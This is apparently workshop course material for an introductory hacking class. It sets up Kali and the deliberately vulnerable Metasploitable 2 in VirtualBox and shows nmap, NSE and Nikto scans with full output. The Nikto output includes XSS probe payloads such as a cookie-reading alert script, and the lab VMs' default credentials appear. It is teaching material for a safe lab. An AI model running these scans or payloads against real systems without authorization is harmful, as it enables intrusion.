

# Information Security 101

## The Exercises



By Dan and Kevin

## Table of Contents

<b>Introduction</b>	<b>3</b>
Setup	3
VirtualBox	3
Kali	4
Metasploitable 2	7
<b>Vulnerability Assessment</b>	<b>10</b>
Scanning/Reconnaissance	10
Nmap	10
Nmap Scripting Engine (NSE)	11
Nikto	11
Dirbuster	13
Exploit Information	15
The OWASP Top 10	15
Common Vulnerabilities and Exposures (CVE)	15
Exploit-db	16
Searchsploit	17
<b>Exploitation</b>	<b>18</b>
Your first exploit	18
Services	18
ftp - File Transfer Protocol	18
NFS	19
Weak Passwords	21
Wordlists	21
Passwords	21
Users	21
Brute Force/Dictionary attack	22
Medusa	22
Web applications	23
DVWA - (Damn Vulnerable Web Application)	24
SQLi	27
Command Execution	30
Cross Site Request Forgery (CSRF)	32
File Inclusion (LFI/RFI)	42
File Upload	44
Cross Site Scripting (XSS)	47
<b>Special Mention</b>	<b>49</b>
Metasploit	49

<b>Going Further</b>	<b>50</b>
Metasploitable 2	50
Courses	50
Books	50
Podcasts	50
Conferences	50
Local Groups	50
CTF/Boot2root	51
<b>Appendix A - New Zealand Crimes Act</b>	<b>51</b>
250 Damaging or interfering with computer system	51
251 Making, selling, or distributing or possessing software for committing crime	51
252 Accessing computer system without authorisation	52
<b>Appendix B - Cybercrime Act 2001 (Australia)</b>	<b>54</b>
<b>Glossary</b>	<b>69</b>
<b>References</b>	<b>72</b>

# Introduction

This document is the course material for the Infosec 101 given at CHCon 2016, CrikeyCon 2017 BSidesCBR 2017. It is meant to provide a safe place to learn about Information Security and Hacking. Please use this information responsibly. If you are unsure about the legal usage please see Appendix A & B.

Updates to this document and Virtual Machines used can be found at <https://infosec101.nz/>

## Setup


In order to practice hacking in a safe manner, it is best to use computers under your control. An easy way to do this is to run both the attack machine and target machine as virtual computers on your trusted host.

### VirtualBox

VirtualBox is free software that can be downloaded to run the supplied attack and target Virtual Machines (VM).

The latest version can be downloaded from here <https://www.virtualbox.org/wiki/Downloads>

Choose the version for your host's operating system and install it. Once it is installed it will be presented with the following screen




After you have VirtualBox installed, it is recommended to download and install the Oracle VM VirtualBox Extension Pack.

## Kali

For an attack VM we have chosen a linux distribution called Kali (<https://www.kali.org>). Kali linux is built with penetration testers in mind. There are many tools already preloaded into Kali and it is the fastest way for a beginner hacker to get started.

On your supplied media, in the *infosec101* directory you will find a directory called *Kali*. From this directory extract the *Kali-Linux-2016.2-vbox-i686.ova* file to your host.


You can now import the machine by selecting "Import Appliance..." from the File menu in VirtualBox. Select the *Kali-Linux-2016.2-vbox-i686.ova* file and click Continue.




This will bring up the Appliance settings screen. For now we recommend going with the defaults so continue the installation by pressing the “Import” button.




To start the machine click the “Start” button, or double-click the machine’s entry on the left.




When Kali starts you will be presented with a username prompt, type in root and press enter.



Next is the password prompt, type in toor and press enter.



The very first thing you should do is change your password. To do this, click on the terminal icon to launch the terminal application, and enter the command *passwd*. This will prompt you to change your password. Follow the prompts to complete the change. Note that nothing will show up on-screen while you type your password - it is working. Please don't forget what you set here, as you'll need it later!




## Metasploitable 2


For our target we are going to use a vulnerable-by-design machine called Metasploitable 2. This machine was designed by Rapid 7 for use with their Metasploit product. As this machine is intentionally vulnerable, never have it connected to the open internet.

You need to import the *metasploitable-vb.ova* file into VirtualBox using the same method we did for Kali.





When Metasploitable starts you are presented with the login prompt.



It is useful to know your target's IP address. To get this, log in using msfadmin for both username & password, then enter the command *ifconfig*. As you can see the target's IP address is **192.168.56.101**.


```
Metasploitable-vb [Running]
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4c:5b:47
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4c:5b47/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1848 (1.8 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd010  Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21621 (21.1 KB)  TX bytes:21621 (21.1 KB)

msfadmin@metasploitable:~$ _
```

If you don't get an address, then check the network settings for the VM, and also for the virtual network in VirtualBox. You may need to enable the DHCP server.



# Vulnerability Assessment

Understanding your target is vitally important to successfully compromising it. Doing your reconnaissance right can save you time on breaking in. To do this there are a number of tools available. We will look at a few common tools to get you started.

## Scanning/Reconnaissance

### Nmap

Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing.

Basic usage is: `nmap <target-ip>`

```
root@kali:~# nmap 192.168.56.101
```

Produces the following output

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-11-07 13:09 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify
valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try
using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00066s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:4C:5B:47 (Oracle VirtualBox virtual NIC)
```

```
Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

There are a number of command line options for nmap, however for now we will concentrate on a few common ones:

-v	verbose. Makes more noise / explains its output.
-p	port(s). Specifies what ports to scan. Can be a single port, a range (n-m), a list (n,m).
-A	"All" -- enables OS detection, version detection, script scanning, and traceroute.

## Nmap Scripting Engine (NSE)

Nmap comes with an embedded scripting engine that executes scripts written in lua. NSE scripts define a list of categories they belong to. Currently defined categories are auth, broadcast, brute, default, discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version, and vuln.

```
root@kali:~# nmap -p 139,445 --script=smb-os-discovery 192.168.56.101
```

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-11-08 01:57 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify
valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try
using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00043s latency).
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:4C:5B:47 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_  System time: 2016-11-08T01:57:41-05:00

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```

## Nikto

Nikto is an open source web server scanner which performs numerous tests to uncover vital information and potential vulnerabilities.

## Simple usage:

```
root@kali:~# nikto -h 192.168.56.101
```

## Scan results:

```
- Nikto v2.1.6
-----
+ Target IP:          192.168.56.101
+ Target Hostname:    192.168.56.101
+ Target Port:        80
+ Start Time:         2016-11-08 01:50:06 (GMT-5)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.
+
/phpinfo.php?cx[]=Dbf3zKi082e1PHfBYkXBGp43wwbmzzIq9du0lTrCtYuyo06MF4fiZXhxzoismhCpBoJ3dMw14cKoyct4oLqx6IXKHNbba07Z4CuZXXSPyoJ8yvjjxjAQx60S46xq4lRRrKszJEv6F3tBLAPCRqLV1ip9tu1mA4C3RXxKc1tZ6yJIwa5vu2aAk6khuHi4QFNGTxQXHwtZpGj3rrYeGtLXo5wYTz8XJBHMBzvtLNFWM1xdSwsG4VfbQakbgVvha5a4n5jeuHtEVKrIKzb2vmZjPGWuRdbxaEVZiajhkOS6HFhTqXexwTvfYcbCAEWhe1qGueOR7uwUmHchePmmGETqxKpoFdLFSP0mLCTMcDQRpcw11A3t4pS5zK5oFtIt7K2XJdwWwL57eiXIFyXSpCi25ITVqc60UvWVFIKNv8WEWEN10aJ426VveZ5zhVyHy7P1FKlCquSXHTyLXzSaQKKSAR3GJAFJ0wX7sptplda8oEYloxsZ3Bh1N8E9KASF0Vly1zTnEwGSZda6K4VS2BcQzsV5G4HPU4w7PuM0uRa8eREhLQzXYwUzPu12KVE0Bye1GEjhunTEwioJN5TGRv0zt2Vno1ROStRA3AEtvneab0ZS0vg8sUDSkEEvrw66EXpT4m2nNAq6dpZ7LAPWw0BbkR5izZ7DpItmCD1VkzxaeH
```



```
v0IKvrknlgdxrCYgF0YJpUVdgXBz4nWoYMBhHQgPYSBJQN6u3t0RfcG9bIlvgID5XI1FvnprEojm8RcIyhZlatjb
g6x59G6CwaBC82FEA0J2jPQwxan2AC24fSmaOKVgPROpzeWUPlWaeHu62QsYEEYr1biDK9f09aduhbVT39sIxrZc
ZwWS38pC0I3t9Rrr87qIwPm69RpvTVfmVmyddLdZAx90StAn1DaBFH7W2HdmHMDkcZ3WVtoIzDo8AdzfDyjsdi7
zy0F5EnUm4YtbA4ThicgjbvcavhHiqDf6Tj2bEGEmT0v3HJhCkqY6vdWmkYyIn6MikfVx0tH7kuzXHfCifYeYay
HwCwRV16qYvJZJNYkz9Ciekj02Ng17tFP2LirUNZxX0ThbXmJ0Ab6mZ4dmnr3xTqri8nRAKcDd7JxUmQg8T60wFW
hXmQWZ3iYjmHCdpnaivoETRR8gTHx0w1jRe9426Xi3zq6dBjBfZLPxLuciceoACJx8XwQaccNb1Dt3ZDKacWhyQS
